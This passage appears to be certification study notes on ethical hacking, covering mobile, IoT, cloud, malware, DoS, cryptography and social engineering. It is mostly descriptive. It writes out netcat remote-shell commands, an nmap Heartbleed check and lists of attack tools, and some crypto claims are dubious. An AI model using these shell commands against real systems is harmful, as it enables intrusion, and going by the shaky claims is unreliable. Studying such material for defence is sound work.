 - **M1 - Improper Platform Usage** - misuse of features or security controls
(Android intents, TouchID, Keychain)
 - **M2 - Insecure Data Storage** - improperly stored data and data leakage
 - **M3 - Insecure Communication** - poor handshaking, incorrect SSL, clear-text communication
 - **M4 - Insecure Authentication** - authenticating end user or bad session management
 - **M5 - Insufficient Cryptography** - code that applies cryptography to an asset, but is insufficient (does NOT include SSL/TLS)
 - **M6 - Insecure Authorization** - failures in authroization (access rights)
 - **M7 - Client Code Quality** - catchall for code-level implementation problems
 - **M8 - Code Tampering** - binary patching, resource modification, dynamic memory modification

- **M9 - Reverse Engineering** - reversing core binaries to find problems and exploits
- **M10 - Extraneous Functionality** - catchall for backdoors that were inadvertently placed by coders

Mobile Platforms

- **Android** - platform built by Google
 - **Rooting** - name given to the ability to have root access on an Android device
 - **Tools**
 - KingoRoot
 - TunesGo
 - OneClickRoot
 - MTK Droid
- **iOS** - platform built by Apple
 - **Jailbreaking** - different levels of rooting an iOS device
 - **Tools**
 - evasi0n7
 - GeekSn0w
 - Pangu
 - Redsn0w
 - Absinthe
 - Cydia
 - **Techniques**
 - **Untethered** - kernel remains patched after reboot, with or without a system connection
 - **Semi-Tethered** - reboot no longer retains patch; must use installed jailbreak software to re-jailbreak
 - **Tethered** - reboot removes all jailbreaking patches; phone may get in boot loop requiring USB to repair
 - **Types**
 - **Userland exploit** - found in the system itself; gains root access; does not provide admin; can be patched by Apple
 - **iBoot exploit** - found in bootloader called iBoot; uses vulnerability to turn codesign off; semi-tethered; can be patched
 - **BootROM exploit** - allows access to file system, iBoot and custom boot logos; found in device's first bootloader; cannot be patched
- **App Store attacks** - since some App stores are not vetted, malicious apps can be placed there

- **Phishing attacks** - mobile phones have more data to be stolen and are just as vulnerable as desktops
- **Android Device Administration API** - allows for security-aware apps that may help
- **Bring Your Own Device (BYOD)** - dangerous for organizations because not all phones can be locked down by default
- **Mobile Device Management** - like group policy on Windows; helps enforce security and deploy apps from enterprise o MDM solutions include XenMobile, IBM, MaaS360, AirWatch and MobiControl
- **Bluetooth attacks** - if a mobile device can be connected to easily, it can fall prey to Bluetooth attacks o **Discovery mode** - how the device reacts to inquiries from other devices
 - **Discoverable** - answers all inquiries
 - **Limited Discoverable** - restricts the action
 - **Nondiscoverable** - ignores all inquiries o **Pairing mode** - how the device deals with pairing requests
 - **Pairable** - accepts all requests
 - **Nonpairable** - rejects all connection requests

Mobile Attacks

- **SMS Phishing** - sending texts with malicious links o People tend to trust these more because they happen less o **Trojans Available to Send**
 - Obad
 - Fakedefender
 - TRAMPS
 - ZitMo o **Spyware**
 - Mobile Spy
 - Spyera
- Mobile platform features such as Find my iPhone, Android device tracking and the like can be hacked to find devices, etc.
- **Mobile Attack Platforms** - tools that allow you to attack from your phone o Network Spoofer o DroidSheep o Nmap
- **Bluetooth Attacks** o **Bluesmacking** - denial of service against device o **Bluejacking** - sending unsolicited messages o **Bluesniffing** - attempt to discover Bluetooth devices o **Bluebugging** - remotely using a device's features
 - o **Bluesnarfing** - theft of data from a device
 - o **Blueprinting** - collecting device information over Bluetooth

- **Bluetooth Attack Tools** o **BlueScanner** - finds devices around you o **BT Browser** - another tool for finding and enumerating devices o **Bluesniff** and **btCrawler** - sniffing programs with GUI o **Bloover** - can perform Bluebugging o **PhoneSnoop** - good spyware option for Blackberry o **Super Bluetooth Hack** - all-in-one package that allows you to do almost anything

IoT Architecture

- **Definition** - a collection of devices using sensors, software, storage and electronics to collect, analyze, store and share data
- **Three Basic Components** o Sensing Technology o IoT gateways o The cloud
- **Operating Systems** o **RIOT OS** - embedded systems, actuator boards, sensors; is energy efficient o **ARM mbed OS** - mostly used on wearables and other low-powered devices o **RealSense OS X** - Intel's depth sensing version; mostly found in cameras and other sensors
 - o **Nucleus RTOS** - used in aerospace, medical and industrial applications o **Brillo** - Android-based OS; generally found in thermostats o **Contiki** - OS made for low-power devices; found mostly in street lighting and sound monitoring
 - o **Zephyr** - option for low-power devices and devices without many resources o **Ubuntu Core** - used in robots and drones; known as "snappy" o **Integrity RTOS** - found in aerospace, medical, defense, industrial and automotive sensors
 - o **Apache Mynewt** - used in devices using Bluetooth Low Energy Protocol
- **Methods of Communicating**
 - o **Device to Device** - communicates directly with other IoT devices o **Device to Cloud** - communicates directly to a cloud service o **Device to Gateway** - communicates with a gateway before sending to the cloud
 - o **Back-End Data Sharing** - like device to cloud but adds abilities for parties to collect and use the data
- **Architecture Levels** o **Edge Technology Layer** - consists of sensors, RFID tags, readers and the devices
 - o **Access Gateway Layer** - first data handling, message identification and routing
 - o **Internet Layer** - crucial layer which serves as main component to allow communication
 - o **Middleware Layer** - sits between application and hardware; handles data and device management, data analysis and aggregation
 - o **Application Layer** - responsible for delivery of services and data to the user

IoT Vulnerabilities and Attacks

- **I1 - Insecure Web Interface** - problems such as account enumeration, weak credentials, and no account lockout
- **I2 - Insufficient Authentication/Authorization** - assumes interfaces will only be exposed on internal networks and thus is a flaw
- **I3 - Insecure Network Services** - may be susceptible to buffer overflow or DoS attacks
- **I4 - Lack of Transport Encryption/Integrity Verification** - data transported without encryption
- **I5 - Privacy Concerns** - due to collection of personal data
- **I6 - Insecure Cloud Interface** - easy-to-guess credentials make enumeration easy
- **I7 - Insecure Mobile Interface** - easy-to-guess credentials on mobile interface
- **I8 - Insufficient Security Configurability** - cannot change security which causes default passwords and configuration
- **I9 - Insecure Software/Firmware** - lack of a device to be updated or devices that do not check for updates
- **I10 - Poor Physical Security** - because of the nature of devices, these can easily be stolen
- **Sybil Attack** - uses multiple forged identities to create the illusion of traffic
- **HVAC Attacks** - attacks on HVAC systems
- **Rolling Code** - the ability to jam a key fob's communications, steal the code and then create a subsequent code
- **BlueBorne Attack** - attacks against Bluetooth devices
- Other attacks already enumerated in other sections still apply such as MITM, ransomware, side channel

IoT Hacking Methodology

Steps

- **Information Gathering** - gathering information about the devices; useful resource is Shodan (Google for IoT devices connected to Internet)
 - **Foren6** - IoT traffic sniffer
 - **Vulnerability Scanning** - same as normal methodology - looks for vulnerabilities
 - **Tools**
 - Nmap
 - RIoT Vulnerability Scanner
 - beSTORM
 - IoTSploit
 - IoT Inspector
- **Launching Attacks**
 - **Tools**
 - Firmalyzer
 - KillerBee
 - JTAGulator
 - Attify
- **Gaining Access** - same objectives as normal methodology
 - **Maintaining Access** - same objectives as normal methodology

Security in Cloud Computing

Cloud Computing Basics

- **Three Types**
 - **Infrastructure as a Service (IaaS)**
 - Provides virtualized computing resources
 - Third party hosts the servers with hypervisor running the VMs as guests
 - Subscribers usually pay on a per-use basis
 - **Platform as a Service (PaaS)**
 - Geared towards software development
 - Hardware and software hosted by provider
 - Provides ability to develop without having to worry about hardware or software
 - **Software as a Service (SaaS)**

- Provider supplies on-demand applications to subscribers
- Offloads the need for patch management, compatibility and version control
- Deployment Models
 - **Public Cloud** - services provided over a network that is open for public to use o **Private Cloud** - cloud solely for use by one tenant; usually done in larger organizations
 - **Community Cloud** - cloud shared by several organizations, but not open to public
 - **Hybrid Cloud** - a composition of two or more cloud deployment models
- NIST Cloud Architecture
 - **Cloud Carrier** - organization with responsibility of transferring data; akin to power distributor for electric grid
 - **Cloud Consumer** - acquires and uses cloud products and services o **Cloud Provider** - purveyor of products and services o **Cloud Broker** - manages use, performance and delivery of services as well as relationships between providers and subscribers
 - **Cloud Auditor** - independent assessor of cloud service and security controls
- FedRAMP - regulatory effort regarding cloud computing
- PCI DSS - deals with debit and credit cards, but also has a cloud SIG

Cloud Security

- Problem with cloud security is what you are allowed to test and what should you test
- Another concern is with a hypervisor, if the hypervisor is compromised, all hosts on that hypervisor are as well
- Trusted Computing Model - attempts to resolve computer security problems through hardware enhancements o **Roots of Trust** (RoT) - set of functions within TCM that are always trusted by the OS
- Tools
 - **CloudInspect** - pen-testing application for AWS EC2 users o **CloudPassage Halo** - instant visibility and continuous protection for servers in any cloud
 - **Dell Cloud Manager** o **Qualys Cloud Suite** o **Trend Micro's Instant-On Cloud Security** o **Panda Cloud Office Protection**

Threats and Attacks

- **Data Breach or Loss** - biggest threat; includes malicious theft, erasure or modification
- **Shadow IT** - IT systems or solutions that are developed to handle an issue but aren't taken through proper approval chain
- **Abuse of Cloud Resources** - another high threat (usually applies to IaaS and PaaS)

- **Insecure Interfaces and APIs** - cloud services can't function without them, but need to make sure they are secure
- **Service Oriented Architecture** - API that makes it easier for application components to cooperate and exchange information
- Insufficient due diligence - moving an application without knowing the security differences
- Shared technology issues - multitenant environments that don't provide proper isolation
- Unknown risk profiles - subscribers simply don't know what security provisions are made in the background
- Others include malicious insiders, inadequate design and DDoS
- **Wrapping Attack** - SOAP message intercepted and data in envelope is changed and sent/replayed
- **Session riding** - CSRF under a different name; deals with cloud services instead of traditional data centers
- **Side Channel Attack** - using an existing VM on the same physical host to attack another one. This is more broadly defined as using something other than the direct interface to attack a system

Trojans and Other Attacks

Malware Basics

- **Malware** - software designed to harm or secretly access a computer system without informed consent
- Most is downloaded from the Internet with or without the user's knowledge
- **Overt Channels** - legitimate communication channels used by programs
- **Covert Channels** - used to transport data in unintended ways
- **Wrappers** - programs that allow you to bind an executable to an innocent file
- **Crypters** - use a combination of encryption and code manipulation to render malware undetectable to security programs
- **Packers** - use compression to pack the executable which helps evade signature based detection

□

- Exploit Kits - help deliver exploits and payloads o
 - Infinity o Bleeding Life o Crimepack
 - o Blackhole Exploit Kit

Trojans

- **Trojans** - software that appears to perform a desirable function but instead performs malicious activity o To hackers, it is a method to gain and maintain access to a system o Trojans are means of delivery whereas a backdoor provides the open access
- **Types** o **Defacement trojan** o **Proxy server trojan** o **Botnet trojan**
 - Chewbacca
 - Skynet o **Remote access trojans**
 - RAT
 - MoSucker
 - Optix Pro
 - Blackhole o **E-banking trojans**
 - Zeus
 - Spyeye o **Command Shell Trojan** - Provides a backdoor to connect to through command-line access
 - Netcat
- **Covert Channel Tunneling Trojan (CCTT)** - a RAT trojan; creates data transfer channels in previously authorized data streams
- **Netcat**
 - o "Swiss army knife" of tcp/ip hacking
 - o Provides all sorts of control over a remote shell on a target o Connects via **nc -e IPaddress Port#**
 - o From attack machine **nc -l -p 5555** opens a listening port on 5555 o Can connect over TCP or UDP, from any port o Offers DNS forwarding, port mapping and forwarding and proxying
- **Trojan Port Numbers**

Trojan Name	Port

Death	2
Senna Spy	20
Hackers Paradise	31,456
TCP Wrappers	421
Doom, Santaz Back	666
Silencer, WebEx	1001
RAT	1095-98
SubSeven	1243
Shiva-Burka	1600
Trojan Cow	2001
Deep Throat	6670-71
Tini	7777
NetBus	12345-6

	□
Whack a Mole	12361-3
Back Orifice	31337,8

- **netstat -an** - shows open ports in numerical order
- **netstat -b** - displays all active connections and the processes using them
- **Process Explorer** - Microsoft tool that shows you everything about running processes
- **Registry Monitoring Tools**
 - SysAnalyzer ○ Tiny
 - Watcher ○ Active Registry
 - Monitor ○ Regshot
- **Msconfig** - Windows program that shows all programs set to start on startup
- **Tripwire** - integrity verifier that can act as a HIDS in protection against trojans
- **SIGVERIF** - build into Windows to verify the integrity of the system
 - Log file can be found at c:\windows\system32\sigverif.txt
 - Look for drivers that are not signed

Viruses and Worms

- **Virus** - self-replicating program that reproduces by attaching copies of itself into other executable code
 - Usually installed by user clicking on malicious file attachments or downloads
 - **Fake Antivirus** - tries to convince a user has a virus and have them download an AV that is a virus itself
- **Ransomware** - malicious software designed to deny access to a computer until a price is paid; usually spread through email
 - **WannaCry** - famous ransomware; within 24 hours had 230,000 victims; exploited unpatched SMB vulnerability
 - **Other Examples**
 - Cryptorbit
 - CryptoLocker
 - CryptoDefense
 - police-themed
- **Other Virus Types**
 - **Boot Sector Virus** - known as system virus; moves boot sector to another location and then inserts its code into the original location
 - **Shell Virus** - wraps around an application's code, inserting itself before the application's
 - **Cluster Virus** - modifies directory table entries so every time a file or folder is opened, the virus runs

- **Multipartite Virus** - attempts to infect both boot sector and files; generally refers to viruses with multiple infection methods
- **Macro Virus** - written in VBA; infects template files - mostly Word and Excel ○ **Polymorphic Code Virus** - mutates its code by using a polymorphic engine; difficult to find because code is always changing
- **Encryption Virus** - uses encryption to hide the code from antivirus ○ **Metamorphic Virus** - rewrites itself everytime it infects a new file
- **Stealth Virus** - known as a tunneling virus; attempts to evade AVs by intercepting their requests and returning them instead of letting them pass to the OS
- **Cavity Virus** - overwrite portions of host files as to not increase the actual size of the file; uses null content sections
- **Sparse Infector Virus** - only infects occasionally (e.g. every 10th time) ○ **File Extension Virus** - changes the file extensions of files to take advantage of most people having them turned off (readme.txt.vbs shows as readme.txt)
- **Virus Makers** ○ Sonic Bat ○ PoisonVirus Maker ○ Sam's Virus Generator ○ JPS Virus Maker
- **Worm** - self-replicating malware that sends itself to other computers without human intervention ○ Usually doesn't infect files - just resides in active memory ○ Often used in botnets
- **Ghost Eye Worm** - hacking tool that uses random messaging on Facebook and other sites to perform a host of malicious efforts

Analyzing Malware

- **Steps**
 - i. Make sure you have a good test bed
 - ☒ Use a VM with NIC in host-only mode and no open shares
 - ii. Analyze the malware on the isolated VM in a static state
 - ☒ Tools - binText and UPX help with looking at binary
 - iii. Run the malware and check out processes
 - Use Process Monitor, etc. to look at processes
 - Use NetResident, TCPview or even Wireshark to look at network activity
 - iv. Check and see what files were added, changed, or deleted
 - ☒ Tools - IDA Pro, VirusTotal, Anubis, Threat Analyzer
- **Preventing Malware** ○ Make sure you know what is going on in your system ○ Have a good antivirus that is up to date
 - **Sheepdip** - system that is used to check things introduced into a network
 - ☒ Is airgapped



Denial of Service Attacks

- Seeks to take down a system or deny access to it by authorized users
 - **Botnet** - network of zombie computers a hacker uses to start a distributed attack o Can be controlled over HTTP, HTTPS, IRC, or ICQ
- **Basic Categories**
 - **Fragmentation attacks** - attacks take advantage of the system's ability to reconstruct fragmented packets
 - **Volumetric attacks** - bandwidth attacks; consume all bandwidth for the system or service
 - **Application attacks** - consume the resources necessary for the application to run
 - Note - application level attacks are against weak code; application attacks are just the general term
 - **TCP state-exhaustion attacks** - go after load balancers, firewalls and application servers
 - **SYN attack** - sends thousands of SYN packets to the machine with a false source address; eventually engages all resources and exhausts the machine
 - **SYN flood** - sends thousands of SYN packets; does not spoof IP but doesn't respond to the SYN/ACK packets; eventually bogs down the computer, runs out of resources
 - **ICMP flood** - sends ICMP Echo packets with a spoofed address; eventually reaches limit of packets per second sent
 - **Smurf** - large number of pings to the broadcast address of the subnet with source IP spoofed as the target; entire subnet responds exhausting the target
 - **Fraggle** - same as smurf but with UDP packets o **Ping of Death** - fragments ICMP messages; after reassembled, the ICMP packet is larger than the maximum size and crashes the system
 - **Teardrop** - overlaps a large number of garbled IP fragments with oversized payloads; causes older systems to crash due to fragment reassembly
 - **Peer to peer** - clients of peer-to-peer file-sharing hub are disconnected and directed to connect to the target system
 - **Phlashing** - a DoS attack that causes permanent damage to a system; also called bricking a system
 - **LAND attack** - sends a SYN packet to the target with a spoofed IP the same as the target; if vulnerable, target loops endlessly and crashes
- **Low Orbit Ion Cannon (LOIC)** - DDoS tool that floods a target with TCP, UDP or HTTP requests
- **Other Tools**
 - Trinity - Linux based DDoS tool
 - Tribe Flood Network - uses voluntary botnet systems to launch massive flood attacks
 - R-U-Dead-Yet (RUDY) - DoS with HTTP POST via long-form field submissions

Session Hijacking

Attacker waits for a session to begin and after the victim authenticates, steals the session for himself

- **Steps**
 - i. Sniff the traffic between the client and server
 - ii. Monitor the traffic and predict the sequence numbering
 - iii. Desynchronize the session with the client
 - iv. Predict the session token and take over the session
 - v. Inject packets to the target server
- Can be done via brute force, calculation or stealing
- Predicting can be done by knowing the window size and the packet sequence number
- Sequence numbers increment on **acknowledgement**
 - For example, an acknowledgement of 105 with a window of 200 means you could expect sequence numbering from 105 to 305
- **Tools**
 - **Ettercap** - man-in-the-middle tool and packet sniffer on steroids
 - **Hunt** - sniff, hijack and reset connections
 - **T-Sight** - easily hijack sessions and monitor network connections
 - **Zaproxy**
 - **Paros**
 - **Burp Suite**
 - **Juggernaut**
 - **Hamster**
 - **Ferret**
- **Countermeasures**
 - Using unpredictable session IDs
 - Limiting incoming connections
 - Minimizing remote access
 - Regenerating the session key after authentication
 - Use IPSec to encrypt
- **IPSec**
 - **Transport Mode** - payload and ESP trailer are encrypted; IP header is not
 - **Tunnel mode** - everything is encrypted; cannot be used with NAT
 - **Architecture Protocols**
 - **Authentication Header** - guarantees the integrity and authentication of IP packet sender
 - **Encapsulating Security Payload (ESP)** - provides origin authenticity and integrity as well as confidentiality
 - **Internet Key Exchange (IKE)** - produces the keys for the encryption process
 - **Oakley** - uses Diffie-Hellman to create master and session keys
 - **** Internet Security Association Key Management Protocol** (ISAKMP)** - software that facilitates encrypted communication between two endpoints

Cryptography 101



Cryptograph Basics

- **Cryptography** - science or study of protecting information whether in transit or at rest
 - Renders the information unusable to anyone who can't decrypt it
 - Takes plain text, applies cryptographic method, turn it into cipher text
- **Cryptanalysis** - study and methods used to crack cipher text
- **Linear Cryptanalysis** - works best on block ciphers
- **Differential Cryptanalysis** - applies to symmetric key algorithms
 - Compares differences in the inputs to how each one affects the outcome
- **Integral cryptanalysis** - input vs output comparison same as differential; however, runs multiple computations of the same block size input
- Plain text doesn't necessarily mean ASCII format - it simply means unencrypted data
- **Nonrepudiation** - means by which a recipient can ensure the identity of the sender and neither party can deny sending

Encryption Algorithms and Techniques

- **Algorithm** - step-by-step method of solving a problem
- **Two General Forms of Cryptography**
 - **Substitution** - bits are replaced by other bits
 - **Transposition** - doesn't replace; simply changes order
- **Encryption Algorithms** - mathematical formulas used to encrypt and decrypt data
- **Stream Cipher** - readable bits are encrypted one at a time in a continuous stream
 - Usually done by an XOR operation
 - Work at a high rate of speed
- **Block Cipher** - data bits are split up into blocks and fed into the cipher
 - Each block of data (usually 64 bits) encrypted with key and algorithm
 - Are simpler and slower than stream ciphers
- **XOR** - exclusive or; if inputs are the same (0,0 or 1,1), function returns 0; if inputs are not the same (0,1 or 1,0), function returns 1
- Key chosen for cipher must have a length larger than the data; if not, it is vulnerable to frequency attacks

Symmetric Encryption

Symmetric Encryption - known as single key or shared key

- One key is used to encrypt and decrypt the data
- Problems include key distribution and management
- Suitable for large amounts of data
- Harder for groups of people because more keys are needed as group increases
- Does nothing for nonrepudiation; only performs confidentiality

② Algorithms

- **DES** - block cipher; 56 bit key; quickly outdated and now considered not very secure
- **3DES** - block cipher; 168 bit key; more effective than DES but much slower ○ **AES** (Advanced Encryption Standard) - block cipher; 128, 192 or 256 bit key; replaces DES; much faster than DES and 3DES
- **IDEA** (International Data Encryption Algorithm) - block cipher; 128 bit key; originally used in PGP 2.0
- **Twofish** - block cipher; up to 256 bit key ○ **Blowfish** - fast block cipher; replaced by AES; 64 bit block size; 32 to 448 bit key; considered public domain
- **RC** (Rivest Cipher) - RC2 to RC6; block cipher; variable key length up to 2040 bits; RC6 (lastest version) uses 128 bit blocks and 4 bit working registers; RC5 uses variable block sizes and 2 bit working registers

Asymmetric Encryption

- Uses two types of keys for encryption and decryption
- **Public Key** - generally used for encryption; can be sent to anyone
- **Private Key** - kept secret; used for decryption
- Comes down to what one key encrypts, the other decrypts
- The private key is used to digitally sign a message
- **Algorithms**
 - **Diffie-Hellman** - developed as a key exchange protocol; used in SSL and IPSec; if digital signatures are waived, vulnerable to MITM attacks
 - **Elliptic Curve Cryptosystem (ECC)** - uses points on elliptical curve along with logarithmic problems; uses less processing power; good for mobile devices
 - **El Gamal** - not based on prime number factoring; uses solving of discrete logarithm problems
 - **RSA** - achieves strong encryption through the use of two large prime numbers; factoring these create key sizes up to 4096 bits; modern de facto standard
- Only downside is it's slower than symmetric especially on bulk encryption and processing power

Hash Algorithms

- **Hash** - one-way mathematical function that produces a fix-length string (hash) based on the arrangement of data bits in the input
- **Algorithms**
 - **MD5** (Message Digest algorithm) - produces 128 bit hash expressed as 32 digit hexadecimal number; has serious flaws; still used for file download verification
 - **SHA-1** - developed by NSA; 160 bit value output
 - **SHA-2** - four

- separate hash functions; produce outputs of 224, 256, 384 and 512 bits; not widely used o **SHA-3** - uses sponge construction o **RIPEMD-#** - works through 80 stages, executing 5 blcosk 16 times each; uses modulo 32 addition
- **Collision** - occurs when two or more files create the same output o Can happen and can be used an attack; rare, though
- **DHUK Attack** (Don't Use Hard-Coded Keys) - allows attackers to access keys in certain VPN implementations; affects devices using ANSI X9.31 with a hard-coded seed key
- **Rainbow Tables** - contain precomputed hashes to try and find out passwords
- **Salt** - used with a hash to obscure the hash; collection of random bits
- **Things to Remember**
 - Hashes are used for integrity o Hashes are one-way functions
- **Tools** o HashCalc o MD5 Calculator o HashMyFiles

Steganography

- **Steganography** - practice of concealing a message inside another medium so that only the sender and recipient know of its existence
- **Ways to Identify** o Text - character positions are key - blank spaces, text patterns o Image - file larger in size; some may have color palette faults o Audio & Video - require statistical analysis
- **Methods**
 - Least significant bit insertion - changes least meaningful bit o Masking and filtering (grayscale images) - like watermarking
 - Algorithmic transformation - hides in mathematical functions used in image compression
- **Tools** o QuickStego o gifshuffle
 - SNOW
 - Steganography Studio o OpenStego

PKI System

- **Public Key Infrastructure (PKI)** - structure designed to verify and authenticate the identity of individuals
- **Registration Authority** - verifies user identity
- **Certificate Authority** - third party to the organization; creates and issues digital certificates
- **Certificate Revocation List (CRL)** - used to track which certificates have problems and which have been revoked
- **Validation Authority** - used to validate certificates via Online Certificate Status Protocol (OCSP)
- **Trust Model** - how entities within an enterprise deal with keys, signatures and certificates
- **Cross-Certification** - allows a CA to trust another CS in a completely different PKI; allows both CAs to validate certificates from either side
- **Single-authority system** - CA at the top
- **Hierachial trust system** - CA at the top (root CA); makes use of one or more RAs (subordinate CAs) underneath it to issue and manage certificates

Digital Certificates

- **Certificate** - electronic file that is used to verify a user's identity; provides nonrepudiation
- **X.509** - standard used for digital certificates
- **Contents of a Digital Certificate**
 - o **Version** - identifies certificate format
 - o **Serial Number** - used to uniquely identify certificate
 - o **Subject** - who or what is being identified
 - o **Algorithm ID** (Signature Algorithm) - shows the algorithm that was used to create the certificate
 - o **Issuer** - shows the entity that verifies authenticity
 - o **Valid From and Valid To** - dates certificate is good for
 - o **Key Usage** - what purpose the certificate serves
 - o **Subject's Public Key** - copy of the subject's public key
 - o **Optional Fields** - Issuer Unique Identifier, Subject Alternative Name, and Extensions
- Some root CAs are automatically added to OSes that they already trust; normally are reputable companies
- **Self-Signed Certificates** - certificates that are not signed by a CA; generally not used for public; used for development purposes
 - o Signed by the same entity it certifies



Digital Signatures

- When signing a message, you sign it with your **private** key and the recipient decrypts the has with their **public** key
- Digital Signature Algorithm** (DSA) - used in generation and verification of digital signatures per FIPS 186-2

Full Disk Encryption

- Data at Rest** (DAR) - data that is in a stored state and not currently accessible o Usually protected by **full disk encryption** (FDE) with pre-boot authentication o Example of FDE is Microsoft BitLocker and McAfee Endpoint Encryption o FDE also gives protection against boot-n-root

Encrypted Communication

- Often-Used Encrypted Communication Methods**
 - Secure Shell** (SSH) - secured version of telnet; uses port 22; relies on public key cryptography; SSH2 is successor and includes SFTP
 - Secure Sockets Layer** (SSL) - encrypts data at transport layer and above; uses RSA encryption and digital certificates; has a six-step process; largely has been replaced by TLS
 - Transport Layer Security** (TLS) - uses RSA 1024 and 2048 bits; successor to SSL; allows both client and server to authenticate to each other; TLS Record Protocol provides secured communication channel o **Internet Protocol Security** (IPSEC) - network layer tunnelling protocol; used in tunnel and transport modes; ESP encrypts each packet
 - PGP** - Pretty Good Privacy; used for signing, compress and encryption of emails, files and directories; known as hybrid cryptosystem - features conventional and public key cryptography
 - S/MIME** - standard for public key encryption and signing of MIME data; only difference between this and PGP is PGP can encrypt files and drives unles S/MIME
- Heartbleed** - attack on OpenSSL heartbeat which verifies data was received correctly o Vulnerability is that a single byte of data gets 64kb from the server

- This data is random; could include usernames, passwords, private keys, cookies; very easy to pull off
- nmap -d --script ssl-heartbleed --script-args vulns.showall -sV [host] o Vulnerable versions include Open SSL 1.0.1 and 1.0.1f o CVE-2014-0160
- **FREAK** (Factoring Attack on RSA-EXPORT Keys) - man-in-the-middle attack that forces a downgrade of RSA key to a weaker length
- **POODLE** (Padding Oracle On Downgraded Legacy Encryption) - downgrade attack that used the vulnerability that TLS downgrades to SSL if a connection cannot be made
 - SSL 3 uses RC4, which is easy to crack o CVE-2014-3566 o Also called PoodleBleed
- **DROWN** (Decrypting RSA with Obsolete and Weakened eNcryption) - affects SSL and TLS services
 - Allows attackers to break the encryption and steal sensitive data
 - Uses flaws in SSL v2
 - Not only web servers; can be IMAP and POP servers as well

Cryptography Attacks

- **Known plain-text attack** - has both plain text and cipher-text; plain-text scanned for repeatable sequences which is compared to cipher text
- **Chosen plain-text attack** - attacker encrypts multiple plain-text copies in order to gain the key
- **Adaptive chosen plain-text attack** - attacker makes a series of interactive queries choosing subsequent plaintexts based on the information from the previous encryptions; idea is to glean more and more information about the full target cipher text and key
- **Cipher-text-only attack** - gains copies of several encrypted messages with the same algorithm; statistical analysis is then used to reveal eventually repeating code
- **Replay attack**
 - Usually performed within context of MITM attack
 - Hacker repeats a portion of cryptographic exchange in hopes of fooling the system to setup a communications channel
 - Doesn't know the actual data - just has to get timing right
- **Chosen Cipher Attack**
 - Chooses a particular cipher-text message o Attempts to discern the key through comparative analysis o RSA is particularly vulnerable to this
- **Side-Channel Attack**
 - Monitors environmental factors such as power consumption, timing and delay
- **Tools**
 - Carnivore and Magic Lantern - used by law enforcement for cracking codes o L0phtcrack - used mainly against Windows SAM files o John the Ripper - UNIX/Linux tool

- for the same purpose o PGPcrack - designed to go after PGP-encrypted systems o CrypTool o Cryptobench o Jipher
- Keys should still change on a regular basis even though they may be "unhackable"
- Per U.S. government, an algorithm using at least a 256-bit key cannot be cracked

Low Tech: Social Engineering and Physical Security

Social Engineering

- The art of manipulating a person or group into providing information or a service they would otherwise not have given
- **Phases**
 - i. Research (dumpster dive, visit websites, tour the company, etc.)
 - ii. Select the victim (identify frustrated employee or other target)
 - iii. Develop a relationship iv. Exploit the relationship (collect sensitive information)
- **Reasons This Works** o Human nature (trusting others) o Ignorance of social engineering efforts o Fear (of consequences of not providing the information) o Greed (promised gain for providing requested information) o A sense of moral obligation

Human-Based Attacks

- **Dumpster Diving** - looking for sensitive information in the trash o Shredded papers can sometimes indicate sensitive info
- **Impersonation** - pretending to be someone you're not o Can be anything from a help desk person up to an authoritative figure (FBI agent)
 - o Posing as a tech support professional can really quickly gain trust with a person
- **Shoulder Surfing** - looking over someone's shoulder to get info o Can be done long distance with binoculars, etc.
- **Eavesdropping** - listening in on conversations about sensitive information
- **Tailgating** - attacker has a fake badge and walks in behind someone who has a valid one
- **Piggybacking** - attacker pretends they lost their badge and asks someone to hold the door

- **RFID Identity Theft** (RFID skimming) - stealing an RFID card signature with a specialized device
- **Reverse Social Engineering** - getting someone to call you and give information
 - Often happens with tech support - an email is sent to user stating they need them to call back (due to technical issue) and the user calls back
 - Can also be combined with a DoS attack to cause a problem that the user would need to call about
- Always be pleasant - it gets more information
- **Rebecca or Jessica** - targets for social engineering
- **Insider Attack** - an attack from an employee, generally disgruntled
 - Sometimes subclassified (negligent insider, professional insider)

Computer-Based Attacks

- Can begin with sites like Facebook where information about a person is available
- For instance - if you know Bob is working on a project, an email crafted to him about that project would seem quite normal if you spoof it from a person on his project
- **Phishing** - crafting an email that appears legitimate but contains links to fake websites or to download malicious content
- **Ways to Avoid Phishing**
 - Beware unknown, unexpected or suspicious originators
 - Beware of who the email is addressed to
 - Verify phone numbers
 - Beware bad spelling or grammar
 - Always check links
- **Spear Phishing** - targeting a person or a group with a phishing attack
 - Can be more useful because attack can be targeted
- **Whaling** - going after CEOs or other C-level executives
- **Pharming** - use of malicious code that redirects a user's traffic
- **Spimming** - sending spam over instant message
- **Tools** - Netcraft Toolbar and PhishTank Toolbar
- **Fake Antivirus** - very prevalent attack; pretends to be an anti-virus but is a malicious tool

Mobile-Based Attacks

- **ZitMo** (Zeus-in-the-Mobile) - banking malware that was ported to Android
- SMS messages can be sent to request premium services
- **Attacks**
 - Publishing malicious apps
 - Repackaging legitimate apps
 - Fake security applications
 - SMS (**smishing**)

Physical Security Basics

- **Physical measures** - everything you can touch, taste, smell or get shocked by o Includes things like air quality, power concerns, humidity-control systems
- **Technical measures** - smartcards and biometrics
- **Operational measures** - policies and procedures you set up to enforce a security-minded operation
- **Access controls** - physical measures designed to prevent access to controlled areas o **Biometrics** - measures taken for authentication that come from the "something you are" concept
 - **False rejection rate (FRR)** - when a biometric rejects a valid user
 - **False acceptance rate (FAR)** - when a biometric accepts an invalid user
 - **Crossover error rate (CER)** - combination of the two; determines how good a system is
- Even though hackers normally don't worry about environmental disasters, this is something to think of from a pen test standpoint (hurricanes, tornados, floods, etc.)

The Pen Test: Putting It All Together

- **Security Assessment** - test performed in order to assess the level of security on a network or system
- **Security Audit** - policy and procedure focused; tests whether organization is following specific standards and policies
- **Vulnerability Assessment** - scans and tests for vulnerabilities but does not intentionally exploit them
- **Penetration Test** - looks for vulnerabilities and actively seeks to exploit them
- Need to make sure you have a great contract in place to protect you from liability
- **Types of Pen Tests** o **External assessment** - analyzes publicly available information; conducts network scanning, enumeration and testing from the network perimeter
 - o **Internal Assessment** - performed from within the organization, from various network access points
- **Red Team** - pen test team that is doing the attacking
- **Blue Team** - pen test team that is doing the defending
- **Purple Team** - pen test team that is doing both attacking and defending
- **Automated Testing Tools** o **Codenomicon** - utilizes fuzz testing that learns the tested system automatically; allows for pen testers to enter new domains such as VoIP assessment, etc.

- **Core Impact Pro** - best known, all-inclusive automated testing framework; tests everything from web applications and individual systems to network devices and wireless
- **Metasploit** - framework for developing and executing code against a remote target machine
- **CANVAS** - hundreds of exploits, automated exploitation system and extensive exploit development framework
- **Phases of Pen Test**
 - **Pre-Attack Phase** - reconnaissance and data-gathering
